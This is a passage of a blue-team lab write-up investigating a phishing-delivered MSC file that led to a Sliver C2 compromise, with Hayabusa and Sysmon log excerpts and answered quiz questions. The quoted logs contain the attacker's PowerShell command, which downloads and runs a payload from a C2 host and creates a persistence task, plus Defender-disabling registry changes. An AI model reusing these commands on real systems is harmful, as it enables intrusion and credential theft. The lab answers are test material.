Case : Ozarks - Malicious MSC File Leading to Sliver C2 Compromise

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1.Executive Summary

A phishing campaign targeted multiple users within the OZARK domain using a malicious ZIP archive containing an MSC file disguised as a financial report. Upon execution, the file initiated a PowerShell-based payload download from an internal C2 server (192.168.42.131). The payload attempted to establish persistence, disable Windows Defender, and deploy a Sliver C2 implant. Subsequent hands-on-keyboard activity included domain reconnaissance and credential dumping via LSASS access.

Two users—wendy and ruth—interacted with the malicious file, with Wendy being the initial compromised user. The attacker successfully executed multiple post-exploitation steps, including scheduled task persistence and credential access.

2.Scope

This investigation covers:

- Windows Event Logs (EVTX) parsed via Hayabusa
- Sysmon telemetry
- Timeline Explorer analysis
- Identification of initial infection vector
- C2 communication
- Persistence mechanisms

- Privilege escalation and credential access
- MITRE ATT&CK mapping
- IOC extraction
- Remediation recommendations

3.Key Findings

- **Initial Access:** Malicious ZIP containing Financial_Report_2024.MSC
    - **Compromised Users:** wendy (first), ruth (second)
    - **Payload Delivery:** PowerShell wget download from 192.168.42.131:8888
    - **Persistence:** Scheduled task OneDrive Security Task
    - **Defense Evasion:** Windows Defender disabled via registry modifications
    - **C2 Framework:** Sliver C2 implant detected
    - **Credential Access:** LSASS accessed by OneDrive.exe (PID **10840**)
    - **Reconnaissance:** Net.exe domain enumeration at 2024-10-04 15:34:20 UTC

4.Attack Timeline

Timestamp	Event	Evidence
2024-10-04 14:37:42	Wendy opens malicious ZIP	EVTX: Financial_Report_2024.zip: Zone.Identifier
2024-10-04 14:37:45	MSC file executed	SysmonL mmc.exe loading .MSC
2024-10-04 14:37:50	PowerShell payload download	Wget -O C:\OneDrive.exe http://192.168.42.131
2024-10-04 14:37:55	Persistence Created	schtasks/ creat /tn “OneDrive Security Task”

2024-10-04 14:38:00	Defender blocks payload	Signature: Trojan:Win32/SuspGolang.AG
2024-10-04 15:00:39	Ruth opens malicious ZIp	Similar MSC execution
2024-10-04 15:34:20	First hands-on-keyboard activity	Net group enumeration
2024-10-04 15:39:55	Continued reconnaissance	Additional Net.exe commands
2024-10-04 15:40+	Credential dumping	LSASS accessed by OneDrive.exe

5.MITRE ATT&CK Mapping

Technique ID	**Name**	**Evidence**
T1566.001	Phishing Attachment	Malicious Zip delivered
T1204	User Execution	MSC file opened
T1059.001	PowerShell	Payload download
T1105	Ingress Tool Transfer	Onedrive.exe from C2
T1053	Scheduled Task	Persistence task created
T1562.001	Disable Security Tools	Defender registry tampering
T1546.008	Event Triggered Execution	MSC abuse
T1003	Credential Dumping	LSASS access
T1018	Remote System Discovery	Net.exe enumeration
T1587/T1588	Sliver C2	Sliver implant activity

6.Indicators of Compromise (IOC Table)

- Files:

IOC	**Description**
Financial_Report_2024.MSC	Malicious MSC payload

C:\Onedrive.exe	Sliver C2 implant

- NetWork

IOC	Description
192.168.42.131:8888	C2 server

- Registry

Key	Purpose
HKLM\SOFEWARE\Policies\Microsoft\Windows Defender\	Defender disabled

- Processes

Process	PID	Notes
OneDrive.exe	10840	LSASS credential dumping

7.Evidence (Extracted from Hayabusa & Sysmon)

- "Cmdline: powershell.exe wget -O C:\OneDrive.exe http://192.168.42.131:8888/onedrive.exe"
- "Rule Title: HackTool - Sliver C2 Implant Activity Pattern"

8.Root Cause Analysis

The compromise originated from users interacting with a malicious ZIP file containing an MSC payload. The MSC file abused Windows Management Console to execute embedded malicious commands, enabling PowerShell-based payload retrieval and subsequent C2 communication.

9.Impact Assessment

- Two domain users compromised
    - Credential theft via LSASS

    - Potential lateral movement
    - Defender disabled, increasing exposure
    - Sliver C2 foothold established

If not detected, attacker could escalate to full domain compromise.

10.Remediation & Recommendations


- **Immediate Actions**
    - Block C2 IP 192.168.42.131
    - Remove scheduled task OneDrive Security Task
    - Delete malicious file C:\OneDrive.exe
    - Re-enable Windows Defender policies
    - Reset passwords for wendy and ruth
    - Review domain controller logs for lateral movement
- **Long-Term Hardening**
    - Block MSC file execution via GPO
    - Enforce attachment sandboxing
    - Deploy Sysmon enterprise configuration
    - Implement phishing-resistant MFA
    - Conduct user awareness training

11.Appendix – Tool Output

```
MINGW64:/c/Users/BTLOTest/Desktop/Tools/hayabusa-2.17.0-win-x64

BTLO@EC2AMAZ-UUEMPAU MINGW64 ~/Desktop/Tools/hayabusa-2.17.0-win-x64
$ ./hayabusa-2.17.0-win-x64.exe csv-timeline -d 'C:\Users\BTLOTest\Desktop\Case Artifacts\Artifacts\WK\Artifacts\C\Windows\System32\winevt\logs' -o C:\Users\BTLOTest\Desktop\hayabusa.csv

   by Yamato Security

Start time: 2026/03/29 14:59

Total event log files: 113
Total file size: 157.0 MB

Scan wizard:

? Which set of detection rules would you like to load? · 2. Core+ (3,358 rules) ( status: test, stable | level: medium, high, critical )
? Include sysmon rules? (2,858 rules) · yes

Loading detection rules. Please wait.

Excluded rules: 1,143
Noisy rules: 12 (Disabled)

Stable rules: 148 (4.41%)
Test rules: 3,210 (95.59%)

Hayabusa rules: 61
Sigma rules: 3,297
Total detection rules: 3,358
```

```
MINGW64:/c/Users/BTLOTest/Desktop/Tools/hayabusa-2.17.0-win-x64

? Which set of detection rules would you like to load? · 2. Core+ (3,358 rules) ( status: test, stable | level: medium,
high, critical )
? Include sysmon rules? (2,858 rules) · yes

Loading detection rules. Please wait.

Excluded rules: 1,143
Noisy rules: 12 (Disabled)

Stable rules: 148 (4.41%)
Test rules: 3,210 (95.59%)

Hayabusa rules: 61
Sigma rules: 3,297
Total detection rules: 3,358

Creating the channel filter. Please wait.

Evtx files loaded after channel filter: 21
Detection rules enabled after channel filter: 3,332

Output profile: standard

Scanning in progress. Please wait.

[00:00:39] 12 / 21 ? [=====================>                ] 57%

"C:/Users/BTLOTest/Desktop/Case Artifacts/Artifacts/WK/Artifacts/C/Windows/System32/winevt/logs/Microsoft-Windows-Sysmon
%4Operational.evtx"
```

Finally, we get the CSV report. We open it with Timeline Explorer.



2024-08-25…	File Created (Sysmon Alert)	med	WK3276.ozark.local	Sysmon	11	198	Rule: technique_id=T1574.010,technique_name=Servi
2024-08-25…	Reg Key Value Set (Sysmon Alert)	med	WK3276.ozark.local	Sysmon	13	199	Rule: technique_id=T1053,technique_name=Schedulec
2024-08-25…	Reg Key Value Set (Sysmon Alert)	med	WK3276.ozark.local	Sysmon	13	200	Rule: technique_id=T1053,technique_name=Schedulec
2024-08-25…	File Created (Sysmon Alert)	med	WK3276.ozark.local	Sysmon	11	201	Rule: technique_id=T1574.010,technique_name=Servi
2024-08-25…	Reg Key Value Set (Sysmon Alert)	med	WK3276.ozark.local	Sysmon	13	203	Rule: technique_id=T1053,technique_name=Schedulec
2024-08-25…	Reg Key Value Set (Sysmon Alert)	med	WK3276.ozark.local	Sysmon	13	204	Rule: technique_id=T1053,technique_name=Schedulec
2024-08-25…	Reg Key Value Set (Sysmon Alert)	med	WK3276.ozark.local	Sysmon	13	205	Rule: technique_id=T1053,technique_name=Schedulec
2024-08-25…	Reg Key Value Set (Sysmon Alert)	med	WK3276.ozark.local	Sysmon	13	206	Rule: technique_id=T1053,technique_name=Schedulec
2024-08-25…	Reg Key Value Set (Sysmon Alert)	med	WK3276.ozark.local	Sysmon	13	207	Rule: technique_id=T1053,technique_name=Schedulec
2024-08-25…	Reg Key Value Set (Sysmon Alert)	med	WK3276.ozark.local	Sysmon	13	208	Rule: technique_id=T1053,technique_name=Schedulec
2024-08-25…	Reg Key Value Set (Sysmon Alert)	med	WK3276.ozark.local	Sysmon	13	209	Rule: technique_id=T1053,technique_name=Schedulec
2024-08-25…	Reg Key Value Set (Sysmon Alert)	med	WK3276.ozark.local	Sysmon	13	210	Rule: technique_id=T1053,technique_name=Schedulec
2024-08-25…	Reg Key Value Set (Sysmon Alert)	med	WK3276.ozark.local	Sysmon	13	211	Rule: technique_id=T1053,technique_name=Schedulec
2024-08-25…	Reg Key Value Set (Sysmon Alert)	med	WK3276.ozark.local	Sysmon	13	212	Rule: technique_id=T1053,technique_name=Schedulec
2024-08-25…	Reg Key Value Set (Sysmon Alert)	med	WK3276.ozark.local	Sysmon	13	213	Rule: technique_id=T1053,technique_name=Schedulec
2024-08-25…	Reg Key Value Set (Sysmon Alert)	med	WK3276.ozark.local	Sysmon	13	214	Rule: technique_id=T1053,technique_name=Schedulec
2024-08-25…	Reg Key Value Set (Sysmon Alert)	med	WK3276.ozark.local	Sysmon	13	215	Rule: technique_id=T1053,technique_name=Schedulec
2024-08-25…	Reg Key Value Set (Sysmon Alert)	med	WK3276.ozark.local	Sysmon	13	216	Rule: technique_id=T1053,technique_name=Schedulec
2024-08-25…	Reg Key Value Set (Sysmon Alert)	med	WK3276.ozark.local	Sysmon	13	217	Rule: technique_id=T1053,technique_name=Schedulec
2024-08-25…	Reg Key Value Set (Sysmon Alert)	med	WK3276.ozark.local	Sysmon	13	218	Rule: technique_id=T1053,technique_name=Schedulec
2024-08-25…	Reg Key Value Set (Sysmon Alert)	med	WK3276.ozark.local	Sysmon	13	219	Rule: technique_id=T1053,technique_name=Schedulec
2024-08-25…	Reg Key Value Set (Sysmon Alert)	med	WK3276.ozark.local	Sysmon	13	220	Rule: technique_id=T1053,technique_name=Schedulec
2024-08-25…	Reg Key Value Set (Sysmon Alert)	med	WK3276.ozark.local	Sysmon	13	221	Rule: technique_id=T1053,technique_name=Schedulec
2024-08-25…	Reg Key Value Set (Sysmon Alert)	med	WK3276.ozark.local	Sysmon	13	223	Rule: technique_id=T1053,technique_name=Schedulec
2024-08-25…	Reg Key Value Set (Sysmon Alert)	med	WK3276.ozark.local	Sysmon	13	227	Rule: technique_id=T1053,technique_name=Schedulec
2024-08-25…	Reg Key Value Set (Sysmon Alert)	med	WK3276.ozark.local	Sysmon	13	230	Rule: UACMe Dir Prep ¦ EventType: SetValue ¦ TgtC
2024-08-25…	Reg Key Value Set (Sysmon Alert)	med	WK3276.ozark.local	Sysmon	13	231	Rule: UACMe Dir Prep ¦ EventType: SetValue ¦ TgtC
2024-08-25…	Reg Key Value Set (Sysmon Alert)	med	WK3276.ozark.local	Sysmon	13	236	Rule: UACMe Dir Prep ¦ EventType: SetValue ¦ TgtC
2024-08-25…	Reg Key Value Set (Sysmon Alert)	med	WK3276.ozark.local	Sysmon	13	237	Rule: UACMe Dir Prep ¦ EventType: SetValue ¦ TgtC
2024-08-25…	Proc Exec (Sysmon Alert)	high	WK3276.ozark.local	Sysmon	1	238	Rule: technique_id=T1546.008,technique_name=Windc
2024-08-25…	Proc Exec (Sysmon Alert)	high	WK3276.ozark.local	Sysmon	1	239	Rule: technique_id=T1546.008,technique_name=Windc
2024-08-25…	Proc Access (Sysmon Alert)	high	WK3276.ozark.local	Sysmon	10	240	Rule: technique_id=T1003,technique_name=Credentia
2024-08-25…	Proc Access (Sysmon Alert)	high	WK3276.ozark.local	Sysmon	10	241	Rule: technique_id=T1003,technique_name=Credentia

Let us start to answer questions.

Q1) A user received a phishing email containing a zip file, which included a malicious attachment. Upon interaction with the file, the infection chain was initiated. Identify the name of the compromised user. (Format: xxxxx) *(5 points)*

wendy

Correct! ✔

```
Details
.zip
5 Rule: technique_id=T1189,technique_name=Drive-by Compromise ¦ Path: C:\Users\wendy\Downloads\Financial_Report_2024.zip:Zone.Identifier ¦ Proc: C:\U
3 Rule: technique_id=T1189,technique_name=Drive-by Compromise ¦ Path: C:\Users\wendy\Downloads\Financial_Report_2024.zip:Zone.Identifier ¦ Proc: C:\U
3 Rule: technique_id=T1189,technique_name=Drive-by Compromise ¦ Path: C:\Users\wendy\AppData\Local\Temp\Temp1_Financial_Report_2024.zip\Financial_Rep
9 Rule: technique_id=T1189,technique_name=Drive-by Compromise ¦ Path: C:\Users\wendy\AppData\Local\Temp\Temp1_Financial_Report_2024.zip\Financial_Rep
5 Rule: technique_id=T1204,technique_name=User Execution ¦ Cmdline: "C:\Windows\system32\mmc.exe" "C:\Users\wendy\AppData\Local\Temp\Temp1_Financial_
9 Rule: technique_id=T1059.001,technique_name=PowerShell ¦ Cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" wget -O C:\OneDrive.e
9 Cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" wget -O C:\OneDrive.exe http://192.168.42.131:8888/onedrive.exe; Start-Process
9 Cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" wget -O C:\OneDrive.exe http://192.168.42.131:8888/onedrive.exe; Start-Process
9 Cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" wget -O C:\OneDrive.exe http://192.168.42.131:8888/onedrive.exe; Start-Process
9 Rule: technique_id=T1059.001,technique_name=PowerShell ¦ Cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" wget -O C:\OneDrive.e
9 Cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" wget -O C:\OneDrive.exe http://192.168.42.131:8888/onedrive.exe; Start-Process
9 Cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" wget -O C:\OneDrive.exe http://192.168.42.131:8888/onedrive.exe; Start-Process
9 Cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" wget -O C:\OneDrive.exe http://192.168.42.131:8888/onedrive.exe; Start-Process
7 Rule: technique_id=T1189,technique_name=Drive-by Compromise ¦ Path: C:\Users\ruth\Desktop\Financial_Report_2024.zip:Zone.Identifier ¦ Proc: C:\Wind
1 Rule: technique_id=T1189,technique_name=Drive-by Compromise ¦ Path: C:\Users\ruth\AppData\Local\Temp\Temp1_Financial_Report_2024.zip\Financial_Repo
5 Rule: technique_id=T1189,technique_name=Drive-by Compromise ¦ Path: C:\Users\ruth\AppData\Local\Temp\Temp1_Financial_Report_2024.zip\Financial_Repo
1 Rule: technique_id=T1204,technique_name=User Execution ¦ Cmdline: "C:\Windows\system32\mmc.exe" "C:\Users\ruth\AppData\Local\Temp\Temp1_Financial_R
5 Rule: technique_id=T1204,technique_name=User Execution ¦ Cmdline: "C:\Windows\system32\mmc.exe" "C:\Users\ruth\AppData\Local\Temp\Temp1_Financial_R
9 Rule: technique_id=T1059.001,technique_name=PowerShell ¦ Cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" wget -O C:\OneDrive.e
9 Cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" wget -O C:\OneDrive.exe http://192.168.42.131:8888/onedrive.exe; Start-Process
9 Cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" wget -O C:\OneDrive.exe http://192.168.42.131:8888/onedrive.exe; Start-Process
9 Cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" wget -O C:\OneDrive.exe http://192.168.42.131:8888/onedrive.exe; Start-Process
```

we know there are two users infected with the .zip file. Thay are Wendy and Ruth. But wendy is the first one at 14:37:42 on 10/04/2024. Ruth was infexted at 15:00:39 on 10/04/2024.

Q2) The file type has been abused by the threat group Kimsuky (aka APT43, Velvet Chollima) since April 2024. Provide the name of the malicious file. (Format: file.ext) *(5 points)*

Financial_Report_2024.MSC Correct! ✔

from the same resault as above search.

```
¦ Path: C:\Users\wendy\Downloads\Financial_Report_2024.zip:Zone.Identifier ¦ Proc: C:\Users\wendy\AppData\Local\Googl
¦ Path: C:\Users\wendy\Downloads\Financial_Report_2024.zip:Zone.Identifier ¦ Proc: C:\Users\wendy\AppData\Local\Googl
¦ Path: C:\Users\wendy\AppData\Local\Temp\Temp1_Financial_Report_2024.zip\Financial_Report_2024.MSC:Zone.Identifier ¦
¦ Path: C:\Users\wendy\AppData\Local\Temp\Temp1_Financial_Report_2024.zip\Financial_Report_2024.MSC:Zone.Identifier ¦
```

Q3) When the user clicked the link in the malicious file, a PowerShell command was triggered to download a payload from a command-and-control (C2) server. Provide the IP address of the C2 server. (Format: XXX.XXX.XX.XXX) *(5 points)*

192.168.42.131 Correct! ✔

from the same resault as above search. We found the command line with a URL and a ip address shown.

```
.zip
Rule: technique_id=T1189,technique_name=Drive-by Compromise ¦ Path: C:\Users\wendy\Downloads\Financial_Report_2024.zip:Zone.Identifier
Rule: technique_id=T1189,technique_name=Drive-by Compromise ¦ Path: C:\Users\wendy\Downloads\Financial_Report_2024.zip:Zone.Identifier
Rule: technique_id=T1189,technique_name=Drive-by Compromise ¦ Path: C:\Users\wendy\AppData\Local\Temp\Temp1_Financial_Report_2024.zip\
Rule: technique_id=T1189,technique_name=Drive-by Compromise ¦ Path: C:\Users\wendy\AppData\Local\Temp\Temp1_Financial_Report_2024.zip\
Rule: technique_id=T1204,technique_name=User Execution ¦ Cmdline: "C:\Windows\system32\mmc.exe" "C:\Users\wendy\AppData\Local\Temp\Tem
Rule: technique_id=T1059.001,technique_name=PowerShell ¦ Cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" wget -O
Cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" wget -O C:\OneDrive.exe http://192.168.42.131:8888/onedrive.exe;
Cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" wget -O C:\OneDrive.exe http://192.168.42.131:8888/onedrive.exe;
Cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" wget -O C:\OneDrive.exe http://192.168.42.131:8888/onedrive.exe;
```

Q4) The payload was initially blocked by Windows Defender antivirus. Name the signature of the threat. (Format: Signature Name) *(4 points)*

Trojan:Win32/SuspGolang.AG Correct! ✔

search defender in Rule Title column, we get a raw named "defender Alert". In the detail column, it presents the answer.

Timestamp	Rule Title	Lev
=	defend	
2024-10-04…	Disable Windows Defender Functionalities Via Registry Keys	hig
2024-10-04…	Disable Windows Defender Functionalities Via Registry Keys	hig
2024-10-04…	Disable Windows Defender Functionalities Via Registry Keys	hig
2024-10-04…	Disable Windows Defender Functionalities Via Registry Keys	hig
2024-10-04…	Disable Windows Defender Functionalities Via Registry Keys	hig
2024-10-04…	Disable Windows Defender Functionalities Via Registry Keys	hig
2024-10-04…	Defender Alert (Severe)	cri
2024-10-04…	Windows Defender Real-time Protection Disabled	hig

Details
EventType: SetValue ¦ RegKey: HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\
EventType: SetValue ¦ RegKey: HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\
EventType: SetValue ¦ RegKey: HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\
EventType: SetValue ¦ RegKey: HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\
EventType: SetValue ¦ RegKey: HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\
EventType: SetValue ¦ RegKey: HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\
Threat: Trojan:Win32/SuspGolang.AG ¦ Severity: Severe ¦ Type: Trojan ¦ User: OZA
Product Name: Microsoft Defender Antivirus ¦ Product Version: 4.18.24080.9

Q5) The file establishes persistence by creating a scheduled task. Provide the name of this scheduled task. (Format: Task Name) *(4 points)*

OneDrive Security Task

Correct! ✔

next one of the command line based on time sequence is the Proc Exec(sysmon alert) item. From its context, we get the task name(tn).

```
Rule: technique_id=T1059.001,technique_name=PowerShell ¦ Cmdline:
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" wget -O C:\OneDrive.exe
http://192.168.42.131:8888/onedrive.exe; Start-Process -FilePath C:\OneDrive.exe;
schtasks /create /sc onstart /tn 'OneDrive Security Task' /tr 'C:\OneDrive.exe' /rl
```

Q6) Identify the name of the command-and-control (C2) tool used by the threat actors to manage their malicious operations. (Format: Xxxxxx) *(4 points)*

sliver

Correct! ✔

Group Rule Title，we get many categaries of rule title. And We notice a Sliver C2 impalnt Activity Pattern.

Rule Title ▲

Timestamp	Level	Computer	Channel	Event Id	Rule Author
=				=	

```
> Rule Title: Abused Debug Privilege by Arbitrary Parent Processes  (Count: 1)
> Rule Title: ADS Created (Sysmon Alert)  (Count: 44)
> Rule Title: ADS Zone.Identifier Deleted By Uncommon Application  (Count: 3)
> Rule Title: CurrentVersion Autorun Keys Modification  (Count: 3)
> Rule Title: Defender Alert (Severe)  (Count: 1)
> Rule Title: Disable Windows Defender Functionalities Via Registry Keys  (Count: 6)
> Rule Title: DPAPI Domain Master Key Backup Attempt  (Count: 2)
> Rule Title: Elevated System Shell Spawned  (Count: 18)
> Rule Title: Elevated System Shell Spawned From Uncommon Parent Location  (Count: 1)
> Rule Title: Enumerate All Information With Whoami.EXE  (Count: 4)
> Rule Title: EVTX Created In Uncommon Location  (Count: 33)
> Rule Title: File Created (Sysmon Alert)  (Count: 26,646)
> Rule Title: File Creation Date Changed to Another Year  (Count: 3)
> Rule Title: File or Folder Permissions Modifications  (Count: 2)
> Rule Title: HackTool - LaZagne Execution  (Count: 21)
> Rule Title: HackTool - Sliver C2 Implant Activity Pattern  (Count: 10)
```

Q7) A few minutes after the initial infection, the threat actor engaged in hands-on keyboard activity for domain reconnaissance. Specify the timestamp (in UTC) for the first executed command. (Format: YYYY-MM-DD HH:MM:SS) *(4 points)*

2024-10-04 15:34:20 Correct! ✔

search domain，Rule Title : Suspicious Group And Account Reconnaissance Activity Using Net.EXE. Time : 2024-10-04 15:34:20

Drag a column header here to group by that column

Timestamp	Rule Title	Level	Computer	Channel	Event Id	Record Id	Details
2024-08-25 13:12:32	Proc Exec (Sysmon Alert)	high	WK3276.ozark.local	Sysmon	1	9223	Rule: technique_id=T1218.011,
2024-09-30 01:03:58	Proc Exec (Sysmon Alert)	high	WK3276.ozark.local	Sysmon	1	24198	Rule: technique_id=T1218.011,
2024-10-04 13:31:11	Proc Exec (Sysmon Alert)	high	WK3276.ozark.local	Sysmon	1	29227	Rule: technique_id=T1218.011,
2024-10-04 15:34:20	Proc Exec (Sysmon Alert)	high	WK3276.ozark.local	Sysmon	1	39467	Rule: technique_id=T1018,techn
2024-10-04 15:34:21	Proc Exec (Sysmon Alert)	high	WK3276.ozark.local	Sysmon	1	39469	Rule: technique_id=T1018,techn
2024-10-04 15:34:37	Proc Exec (Sysmon Alert)	high	WK3276.ozark.local	Sysmon	1	39491	Rule: technique_id=T1482,techn
2024-10-04 15:35:56	Proc Exec (Sysmon Alert)	high	WK3276.ozark.local	Sysmon	1	39611	Rule: technique_id=T1018,techn
2024-10-04 15:35:56	Proc Exec (Sysmon Alert)	high	WK3276.ozark.local	Sysmon	1	39613	Rule: technique_id=T1018,techn
2024-10-04 15:39:55	Proc Exec (Sysmon Alert)	high	WK3276.ozark.local	Sysmon	1	39626	Rule: technique_id=T1018,techn
2024-10-04 15:39:55	Proc Exec (Sysmon Alert)	high	WK3276.ozark.local	Sysmon	1	39628	Rule: technique_id=T1018,techn
2024-10-04 15:34:20	Suspicious Group And Account Reconnaissance Activity Using Net.EXE	med	WK3276.ozark.local	Sysmon	1	39467	Cmdline: "C:\Windows\system32'
2024-10-04 15:34:21	Suspicious Group And Account Reconnaissance Activity Using Net.EXE	med	WK3276.ozark.local	Sysmon	1	39469	Cmdline: C:\Windows\system32\n
2024-10-04 15:35:56	Suspicious Group And Account Reconnaissance Activity Using Net.EXE	med	WK3276.ozark.local	Sysmon	1	39611	Cmdline: "C:\Windows\system32'

Q8) This was followed by the dumping of the LSASS process using the initial C2 implant. Provide the process ID of the source process. (Format: XXXXX) *(4 points)*

10840 Correct! ✔

Let us search "lsass" and "srcpid". based on the attack chain, SrxProc: OneDrive.exe is a key parameter.

Drag a column header here to group by that column

lsass | Find

Details
srcpid
Rule: technique_id=T1003,technique_name=Credential Dumping ¦ SrcProc: C:\Windows\Sysmon64.exe ¦ TgtProc: C:\Windows\system32\lsass.exe ¦ SrcUser: NT AUTHORITY\SYSTEM ¦ TgtUser: NT AUTHORITY\SYSTEM ¦ Access: 0x1
Rule: technique_id=T1003,technique_name=Credential Dumping ¦ SrcProc: C:\Windows\system32\wininit.exe ¦ TgtProc: C:\Windows\system32\lsass.exe ¦ SrcUser: NT AUTHORITY\SYSTEM ¦ TgtUser: NT AUTHORITY\SYSTEM ¦ Acc
Rule: technique_id=T1003,technique_name=Credential Dumping ¦ SrcProc: C:\Windows\system32\csrss.exe ¦ TgtProc: C:\Windows\system32\lsass.exe ¦ SrcUser: NT AUTHORITY\SYSTEM ¦ TgtUser: NT AUTHORITY\SYSTEM ¦ Acces
Rule: technique_id=T1003,technique_name=Credential Dumping ¦ SrcProc: C:\Windows\Sysmon64.exe ¦ TgtProc: C:\Windows\system32\lsass.exe ¦ SrcUser: NT AUTHORITY\SYSTEM ¦ TgtUser: NT AUTHORITY\SYSTEM ¦ Access: 0x1
Rule: technique_id=T1036,technique_name=Masquerading ¦ SrcProc: C:\Users\ruth\AppData\Local\Temp\nsd2895.tmp\NPFInstall.exe ¦ TgtProc: C:\Windows\system32\lsass.exe ¦ SrcUser: OZARK\ruth ¦ TgtUser: NT AUTHORITY
SrcProc: C:\Users\ruth\AppData\Local\Temp\nsd2895.tmp\NPFInstall.exe ¦ TgtProc: C:\Windows\system32\lsass.exe ¦ SrcUser: OZARK\ruth ¦ TgtUser: NT AUTHORITY\SYSTEM ¦ Access: 0x1410 ¦ SrcPID: 5788 ¦ SrcPGUID: FCF
SrcProc: C:\Users\ruth\AppData\Local\Temp\nsd2895.tmp\NPFInstall.exe ¦ TgtProc: C:\Windows\system32\lsass.exe ¦ SrcUser: OZARK\ruth ¦ TgtUser: NT AUTHORITY\SYSTEM ¦ Access: 0x1410 ¦ SrcPID: 5788 ¦ SrcPGUID: FCF
Rule: technique_id=T1003,technique_name=Credential Dumping ¦ SrcProc: C:\Windows\system32\wininit.exe ¦ TgtProc: C:\Windows\system32\lsass.exe ¦ SrcUser: NT AUTHORITY\SYSTEM ¦ TgtUser: NT AUTHORITY\SYSTEM ¦ Acc
Rule: technique_id=T1003,technique_name=Credential Dumping ¦ SrcProc: C:\Windows\system32\csrss.exe ¦ TgtProc: C:\Windows\system32\lsass.exe ¦ SrcUser: NT AUTHORITY\SYSTEM ¦ TgtUser: NT AUTHORITY\SYSTEM ¦ Acces
Rule: technique_id=T1003,technique_name=Credential Dumping ¦ SrcProc: C:\Windows\Sysmon64.exe ¦ TgtProc: C:\Windows\system32\lsass.exe ¦ SrcUser: NT AUTHORITY\SYSTEM ¦ TgtUser: NT AUTHORITY\SYSTEM ¦ Access: 0x1
Rule: technique_id=T1003,technique_name=Credential Dumping ¦ SrcProc: C:\OneDrive.exe ¦ TgtProc: C:\Windows\system32\lsass.exe ¦ SrcUser: OZARK\wendy ¦ TgtUser: NT AUTHORITY\SYSTEM ¦ Access: 0x1fffff ¦ SrcPID:
SrcProc: C:\OneDrive.exe ¦ TgtProc: C:\Windows\system32\lsass.exe ¦ SrcUser: OZARK\wendy ¦ TgtUser: NT AUTHORITY\SYSTEM ¦ Access: 0x1fffff ¦ SrcPID: 10840 ¦ SrcPGUID: FCFDE03A-08FA-6700-D901-000000000800 ¦ TgtP
Rule: technique_id=T1003,technique_name=Credential Dumping ¦ SrcProc: C:\OneDrive.exe ¦ TgtProc: C:\Windows\system32\lsass.exe ¦ SrcUser: OZARK\wendy ¦ TgtUser: NT AUTHORITY\SYSTEM ¦ Access: 0x1fffff ¦ SrcPID:
SrcProc: C:\OneDrive.exe ¦ TgtProc: C:\Windows\system32\lsass.exe ¦ SrcUser: OZARK\wendy ¦ TgtUser: NT AUTHORITY\SYSTEM ¦ Access: 0x1fffff ¦ SrcPID: 10840 ¦ SrcPGUID: FCFDE03A-08FA-6700-D901-000000000800 ¦ TgtP
Rule: technique_id=T1003,technique_name=Credential Dumping ¦ SrcProc: C:\OneDrive.exe ¦ TgtProc: C:\Windows\system32\lsass.exe ¦ SrcUser: OZARK\wendy ¦ TgtUser: NT AUTHORITY\SYSTEM ¦ Access: 0x1fffff ¦ SrcPID:
SrcProc: C:\OneDrive.exe ¦ TgtProc: C:\Windows\system32\lsass.exe ¦ SrcUser: OZARK\wendy ¦ TgtUser: NT AUTHORITY\SYSTEM ¦ Access: 0x1fffff ¦ SrcPID: 10840 ¦ SrcPGUID: FCFDE03A-08FA-6700-D901-000000000800 ¦ TgtP
Rule: technique_id=T1003,technique_name=Credential Dumping ¦ SrcProc: C:\Windows\System32\spoolsv.exe ¦ TgtProc: C:\Windows\system32\lsass.exe ¦ SrcUser: NT AUTHORITY\SYSTEM ¦ TgtUser: NT AUTHORITY\SYSTEM ¦ Acc
